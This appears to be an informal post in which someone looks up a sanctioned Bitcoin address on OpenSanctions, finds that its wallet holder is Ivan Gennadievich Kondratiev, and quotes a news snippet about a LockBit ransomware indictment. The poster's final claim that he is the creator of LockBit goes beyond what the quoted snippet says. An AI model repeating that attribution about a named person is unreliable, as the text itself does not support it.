Designated Nationals List Update.

OpenSanctions
https://www.opensanctions.org

bc1q5jqgm7nvrhaw2rh2vk0dk8e...

Sanctioned entity **bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r** is subject to sanctions. See the individual program listings below.

got some websites and came across a name.




## Relationships

**Wallet holder**

| Name | Country | Legal form | Status | |
|---|---|---|---|---|
| IVAN GENNADIEVICH KONDRATIEV · Ivan Gennadievich Kondratiev · KONDRATIEV, Ivan Gennadievich · Иван Геннадьевич Кондратьев | Russia | - | - | ↗ |

who the hell he is???



who is Ivan Gennadievich Kondratiev

The Record from Recorded Future News
https://therecord.media

US indicts two Russian nationals in LockBit ransomware ...

20 Feb 2024 — Kondratiev is **an infamous figure in the hacking world**, having written two manuals that together are a de facto guide on carrying out ransomware ...

then searched his name and got to know that he is the creator of very famous lockbit ransomware.